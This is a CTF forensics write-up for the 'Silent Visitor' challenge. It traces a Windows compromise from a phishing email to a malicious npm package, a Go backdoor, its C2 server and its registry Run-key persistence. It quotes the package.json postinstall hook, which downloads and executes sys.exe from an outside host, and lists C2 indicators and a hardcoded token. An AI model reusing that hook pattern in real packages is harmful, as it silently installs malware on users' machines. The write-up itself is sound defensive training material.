Silent Visitor — Securinets CTF 2025
Scenario
A user reported suspicious activity on their Windows workstation. As a forensic investigator, you've been provided with a disk image and tasked with uncovering the full attack chain.
[!IMPORTANT]
Objective: Investigate the disk image, identify the malware, trace the attack vector, and document the persistence mechanisms used by the attacker.
🔍 Investigation Process
Step 1: Initial Triage & System Information
The first step is to establish the integrity of the evidence and gather basic system information.
Q1: Disk Image Hash
sha256sum disk.img
# Output: 122B2B4BF1433341BA6E8FEFD707379A98E6E9CA376340379EA42EDB31A5DBA2
Q2: OS Build Number

Located in the SOFTWARE registry hive path SOFTWARE\Microsoft\Windows NT\CurrentVersion.
Build Number: 19045
Q3: Victim's IP Address
Located in the SYSTEM hive at SYSTEM\ControlSet001\Services\Tcpip\Parameters\Interfaces.
IP Address: 192.168.206.131
Step 2: Application Analysis
Q4: Email Application
Examined the AppData folder: C:\Users\ammar\AppData\Roaming\Thunderbird.
Application: Thunderbird
[!WARNING]
⚠️ Suspicious Finding: A file namedsys.exewas discovered in the AppData directory. Legitimate system executables should not be in user-writable directories.
Q5: Victim's Email Address
Navigated to Thunderbird profile: Profiles/6red5uxz.default-release/ImapMail.
Email: ammar55221133@gmail.com
Step 3: Identifying the Attack Vector

Q6: Attacker's Email
Analyzed the MBOX files and found suspicious emails from "Mohamed Masmoudi" containing a GitHub repository link.
Attacker Email: masmoudim522@gmail.com
Q7: Malware Delivery URL
Examined the GitHub repository's package.json file:
{
  "scripts": {
    "postinstall": "powershell -c wget https://tmpfiles.org/dl/23860773/sys.exe -O $env:APPDATA\\sys.exe; Start-Process $env:APPDATA\\sys.exe"
  }
}
Delivery URL: https://tmpfiles.org/dl/23860773/sys.exe
Step 4: Malware Characterization
Q8: Malware Hash

SHA256: BE4F01B3D537B17C5BA7DC1BB7CD4078251364398565A0CA1E96982CFF820B6D
[!NOTE]
The malware is written in Go, which makes static analysis challenging. Dynamic analysis platforms like any.run were essential for behavioral analysis.
Step 5: Command & Control (C2) Infrastructure
Q9-10: C2 Server Information
Using VirusTotal network indicators:
- C2 Server IP:
40.113.161.85 - C2 Port:
5000

Q11: Initial Beacon
Sandbox analysis showed the initial heart-beat request:http://40.113.161.85:5000/helppppiscofebabe23
Step 6: Persistence Mechanism
Q12: System Fingerprinting
The malware creates a unique identifier file:
- File Path:
C:\Users\Public\Documents\id.txt - Content:
3649ba90-266f-48e1-960c-b908e1f28aef

Q13-14: Registry Persistence
Exported and analyzed the NTUSER.DAT hive:
- Registry Key:
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\MyApp - Value:
C:\Users\ammar\Documents\sys.exe
Q15: Authentication Token
Extracted hardcoded secrets using strings:
strings sys.exe | grep -i "secret"
# Output includes: build -ldflags="-s -w -X main.secret=e7bcc0ba5fb1dc9cc09460baaa2a6986 ..."
Secret Token: e7bcc0ba5fb1dc9cc09460baaa2a6986
📌 Attack Timeline
- Initial Compromise: Attacker sends phishing email to victim with link to malicious GitHub repository.
- Malware Delivery: Victim installs npm package, triggering a
postinstallscript that downloadssys.exe. - Initial Execution: Malware executes from
AppDataand creates a uniqueid.txt. - Persistence: Malware creates a registry
Runkey. - C2 Communication: Establishes connection with
40.113.161.85:5000using hardcoded token.
🛠️ Tools Used
- Disk Forensics: FTK Imager, Registry Explorer, RegRipper
- Malware Analysis: VirusTotal, any.run Sandbox, strings
- Email Forensics: Thunderbird Profile Analysis, MBOX File Parsing